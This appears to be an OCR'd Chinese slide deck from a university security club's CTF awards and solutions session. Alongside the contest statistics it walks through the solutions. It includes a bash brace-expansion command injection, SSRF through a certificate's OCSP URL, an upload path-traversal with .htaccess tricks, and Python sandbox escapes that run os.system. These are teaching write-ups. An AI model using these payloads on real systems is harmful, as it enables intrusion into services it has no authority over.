
113 上學期 成大資安社期初CTF 頒獎典禮暨題解大會

感謝大家的參與

頒獎典禮

一些數據


參與人數



11260 total possible points 28 challenges


競賽規則 has the most solves with 99 solves

Double Exploit has the least solves with 2 solves



參與人數

- 106 個人 > 0 分
- 總共 Submission 1423
 - o Correct 637
 - Incorrect 776



觀察到有趣的事情

Flag Bait Again

NCKUCTF{printable+}*47



重災區

• TkNLVU...*204



有趣 Flag

whoami babyheap incorrect 會 寫不出來所以猜猜我是誰

我們是做好駭客 incorrect


NCKUCTF{是在枯喔}

有趣 Flag

```
::1 - - [08/Oct/2024 04:31:51] "POST /veri+yaccount?user=aa&veri+y=5e394281d+ac81c1e7dddca+4d35d1+6 HTTP/1.1" 200 -
        ::ffff:180.217.30.160 - - [08/Oct/2024 04:31:51] "POST /certvalid HTTP/1.1" 301 -
chal-1
       ::ffff:180.217.30.160 - - [08/Oct/2024 04:31:52] "GET / HTTP/1.1" 200 -
chal-1
chal-1
        ::1 - - [08/Oct/2024 04:32:30] "POST /verifyaccount?user=aa&verify=5e394281dfac81cle7dddcaf4d35d1f6 HTTP/1.1" 200 -
       ::ffff:180.217.30.160 - - [08/Oct/2024 04:32:30] "POST /certvalid HTTP/1.1" 301 -
chal-1
chal-1
        ::ffff:180.217.30.160 - - [08/Oct/2024 04:32:31] "GET / HTTP/1.1" 200 -
        ::1 - - [08/Oct/2024 04:33:50] "POST /verifyaccount?user=aa&verify=5e394281dfac81cle7dddcaf4d35d1f6 HTTP/1.1" 200 -
chal-1
chal-1
        ::ffff:180.217.30.160 - - [08/Oct/2024 04:33:50] "POST /certvalid HTTP/1.1" 301 -
chal-1 | ::ffff:180.217.30.160 - - [08/Oct/2024 04:33:52] "GET / HTTP/1.1" 200 -
chal-1
        ::ffff:140.118.9.214 - - [08/Oct/2024 09:06:03] code 400, message Bad request version ('n«wr\x89f0Y\x0eüÿä')
```

```
ping -c 1 -W 1 5 5
123.193.178.235 - - [07/Oct/2024 15:18:32] "POST / HTTP/1.1" 200 -
123.193.178.235 - - [07/Oct/2024 15:18:32] "GET /static/goodhacker.jpg HTTP/1.1" 304 -
```

幹部自我介紹 ChatGPT o1-preview ~



ChatGPT 4o v

re.match('^[+-9A-~]*\$', target)

```
__main__.py:
import os
import re
import sys
from flask import Flask, request, render template, make response
allowcommand = ['ping -c 1 -W 1', 'traceroute -n -I -w 3 -A', 'ip
route']
app = Flask( name )
@app.route('/', methods=['GET'])
def index():
 return render_template('index.html')
@app.route('/', methods=['POST'])
def run():
 command = allowcommand[int(request.form.get('command'))]
 target = request.form.get('target')
 print(command, target, file=sys.stderr)
 if not re.match('^[+-9A-~]*$', target):
   return render template('index.html', error=True)
 if int(request.form.get('command')) == 2:
   return render template('index.html', output=os.popen(f'bash
-c "{command}"').read())
 return render template('index.html', output=os.popen(f'bash -c
"{command} {target\"").read())
@app.route('/source', methods=['GFT'])
```

精選題解

Al

- 很多題目都是 AI 能秒解的
- 沒有禁止 AI
- Why not use it?



Rules

我有一串字串

TkNLVUNURnvmiJHmnlPpgbXlrojku6Xkulropo/liYflm6DngrrmiJHmmK/lpb3pp63lrqJ9請跟我說他可能是什麼



這串字串 TkNLVUNURnvmiJHmnIPpgbXlrojku6XkuIropo/liYflm6DngrrmiJHmmK/lpb3pp63lrqJ9 看起來像是經過某種編碼或加密處理的內容,可能不是直接可讀的明文。根據這樣的格式,以下是幾種可能性:

1. Base64 編碼

這串字串的結構符合 Base64 編碼的特徵(包括英文字母、數字及 + 和 / 等符號),而且 Base64 編碼的長度通常是 4 的倍數。這串字串看起來符合這個長度特徵,所以它可能是 Base64 編碼的結果。你可以先嘗試將它解碼成明文:


. .

Baby Python Assembly

- 題目太常截圖就不放了
- 產出來的代碼跟我的 Source Code 一模一樣

AI 使用盲區

- AI 很常會有幻覺
- AI 有時候思路會對, 但他的計算跟寫過程能力很爛
 - 學習思路之後自己寫 Solve Script
 - 也可以請 AI 輔助寫腳本
- 很多題目都可以試試看不虧
- ◆ 但我試過了這次的 Crypto 題目好像 AI 都笨笨的



Looking Glass

root@working:~# {echo,test,me}

root@working:~# {ls,-al,/tmp}

test me

total 52

drwxrwxrwt

drwxrwxrwt

drwxrwxrwt

drwx----

drwxrwxrwt

drwxrwxrwt

root@working:~#

沒空格就不能代參數了?

9 root root 20480 Oct 12 01:39 .

drwx----- 3 root root 4096 Oct 9 15:02 systemd-pri

drwx----- 3 root root 4096 Oct 9 15:02 systemd-pri

2 root root 4096 Oct 9 15:02 .font-unix

9 15:02 .X11-unix

2 root root 4096 Oct 9 15:02 .ICE-unix

2 root root 4096 Oct 9 15:02 .XIM-unix

2 root root 4096 Oct 9 15:05 tmux-0

drwxr-xr-x 20 root root 4096 Oct 9 15:02 ...

2 root root 4096 Oct

source NCKUCTF {COMm4nD_1NJ3c710n_1s_fUn_effad912477740e3}

Submit

[{cat,/flag-8dbb2510222d6fc4

if not re.match($'^[+-9A-\sim]*$ \$', target): 意思是 ascii '+'~'9' 與 'A'~'~' 會被 blacklist

source app bin boot. dev etc home lib

mnt

opt

run

tmp

usr var

 $|\{ls,l\}|$

Submit

- flag-8dbb2510222d6fc4 lib64 media
- proc root
- sbin
- srv SYS

Looking Glass


```
ping -c 1 -W 1 \{ls,/}\
/bin/sh: 1: {ls,/}: not found
```

Certificate Checker

- 你只要註冊帳號並登入就有 Flag
 - 但註冊帳號後要先從 localhost 戳一次驗證網址才能登入
 - SSRF
- 可以利用憑證打 SSRF?
 - 可以但是有條件
 - 該憑證 root CA 必須要 trust 過
 - 利用驗證憑證是否被 revoked 的機制
 - OCSP、CRL

Certificate Checker

[1]Authority Info Access
Access Method=線上憑證狀態通訊協定 (1.3.6.1.5.5.7.48.1)
Alternative Name:
URL=http://localhost:39999/verifyaccount?user=aa&verify=
5e394281dfac81c1e7dddcaf4d35d1f6



BabyRSA

- 不懂為什麼那麼少人解, 你甚至不用懂任何 RSA 的原理
- 解法
 - 把 Openssl 的 Private Key 轉成 PEM 格式
 - 從 PEM 提取出 d 和 n
 - Get flag

BabyRSA 參考指令

- ssh-keygen -p -f id_rsa -m pem
- openssl rsa -in aaa.pem -text -inform PEM -noout
 - <u>○ 可以請 AI 把數字解析出來</u>
 - 剩下就是常規的 RSA 解密
 - 也可以 PEM 直接丟 Cyberchef

```
privateExponent:
    13:67:7f:83:47:a9:56:4b:7d:1e:41:51:c9:8a:b7:
   b9:60:a5:b0:7e:7e:1c:07:e9:cb:68:97:08:96:e2:
    19:07:4a:db:0a:bb:9a:96:af:c7:36:c7:28:b1:59:
    b2:1d:1e:d6:b0:41:36:cf:f4:9e:4b:28:eb:15:1e:
    10:6b:2c:e4:fb:d4:71:cd:09:dd:12:d2:9a:14:87:
    6a:ed:58:90:56:27:37:76:37:e5:c5:61:07:2b:3b:
    4c:15:81:e8:5b:5f:1c:5f:7b:04:44:07:0e:65:69:
    4c:f8:e3:ab:4a:e5:19:f5:57:ce:c0:84:e6:e1:c7:
    71:e0:fe:62:3d:ed:cb:cd:a4:f9:bd:3a:e6:6f:42:
    e7:83:08:92:f4:f4:70:9f:b5:da:48:e4:ae:35:e1:
    f0:1e:a8:4b:fe:fb:70:b3:dd:25:4d:27:b5:c9:31:
```

BabyRSA 可能會遇到的問題


- 直接用 Openssl 解會有問題, 因為 pkeyutl 加解密時會預期有 padding
 - 但是用 openssl rsautl -decrypt -in encrypted.bin -out decrypted.bin -inkey aaa.pem -raw 就可以了ご
- 我是直接 Raw data 去做 RSA 加密,不是故意要卡大家的
- 還是不知道這題難在哪裡

- 今年全國技能競賽的題目
- 99% 都是用 ChatGPT 寫出來的

● 預期解

- 可以上傳 Php 但 uploads 資料夾不可執行 php
- 注意到上傳的檔案檔名會是在 uploads/username_XXX.XXX
- 製造出路徑跳脫的 username 即可,像是 ../c
- 拼接起來會是 uploads/../c_XXX.XXX = /c_XXX.XXX
- 用改密碼功能去註冊非法的帳號

- 非預期解
 - 本來是想讓大家上傳到 uploads
 - 因為 Linux 不認 .Php 作為 php script(吧)
 - 原題目疑似是 Windows 所以這題出的時候有點 Dirty Hack



.htaccess files are only interpreted by Apache as follows:

- given path is /foo/bar/test.php
- Apache checks if /.htaccess exists, applies its rules if so
- Apache checks if /foo/.htaccess exists, applies its rules if so
- Apache checks if /foo/bar/.htaccess exists, applies its rules if so

└─ .htaccess 禁止 php

- 非預期解
 - 本來是想讓大家上傳到 uploads
 - 上傳到 uploads 的檔案裡面也會被 apply 到外層的允許 .Php
 - File upload 101



- Revenge
 - 把允許 Php 放到 images
 - .Php 在 uploads 裡面他因為不認 識 .Php 而不執行 code
 - Images 資料夾內把 .Php 看成 script

```
.htaccess
              允許 Php
    good hacker.jpg
    info.php
index.php
login.php
logout.php
register.php
reset.php
upload.php
    .htaccess 禁止 php
```

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29200
print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if __import__("re").findall(r"[a-zA-Z]\(", inp):
    print('bad hacker')
    exit()
eval(inp)
>>>
```

__import__('os').system('id')

```
__import__('os').system('id')

badhacker!
```

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29200
print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if __import__("re").findall(r"[a-zA-Z]\(", inp):
    print('bad hacker')
    exit()
eval(inp)
>>>
```

官方解法:__import__('os').system\t('id')

另解(CX330/IID): __import__('os').system ('id')

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29201
print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if any([x in "()" for x in inp]):
    print('bad hacker')
    exit()
exec(inp)
>>>
```

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29201
print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if any([x in "()" for x in inp]):
    print('bad hacker')
   exit()
                               整個 payload 中不能出現括號!
exec(inp)
>>>
```

```
root@nckuctf:/tmp
> nc chall.nckuctf.org 29201
print(open(__file__).read())
inp = __import__("unicodedata").normalize("NFKC", input(">>> "))
if any([x in "()" for x in inp]):
    print('bad hacker')
    exit()
exec(inp)
>>>
```

```
In [1]: @exec
    ...: @"__import__\x28'os'\x29.system\x28'id'\x29".format
    ...: class x:
    ...: pass
    ...:
uid=501(vincent55) gid=20(staff) groups=20(staff),12(everyone)
```

```
print("""@exec\r@"__import__\\x28'os'\\x29.system\\x28'id'\\x29".format\rclass\x0cx:pass""")
```

pyjail2 - 另解(IID)替換運算子行為

```
試了一陣子發現是 exec() 不是 eval() ,所以允許用分號(;)分隔語句,但無法使用需
要换行的 decorator。
讀搜尋到的相關文章時,發現可以修改既有函式的類別的成員,允許 定義 magic 方法來重載運
算子。
最後選擇把內建函式 help 的加法 (+) 重載成 exec 函式,用 help + 任意字串 的方式執
行命令,字串中會使用到的圓括號用轉義字元的方式表示。
https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-
python-sandboxes#read-file-with-builtins-help-and-license
>>> a = __builtins__.help; a.__class__.__add__ = __builtins__.__dict__["exec"];
a + 'print\x28' import \x28"os"\x29.popen\x28"ls"\x29.read\x28\x29\x29'
bin
boot
dev
etc
flag_s132roibhedqnjd
>>> a = __builtins__.help; a.__class__.__add__ = __builtins__.__dict__["exec"];
a + 'print\x28 import \x28"os"\x29.popen\x28"cat
flag_s132roibhedqnjd"\x29.read\x28\x29\x29'
```

https://hackmd.io/@IID/ncku-ctf2024i-vriteup#Misc-%E2%80%94-pyjail2

競賽組小結

競賽組又來了

- 今年多了蠻多人出題的
- 時間也蠻多的, 但是大家基本上都是 Deadline Driven
- 傳承舉辦比賽的經驗
- 更多優質的題目來迫害新手
- 謝謝各位賽棍的參與
- ◆ 下一屆幹部明年各位請自立自強

明年見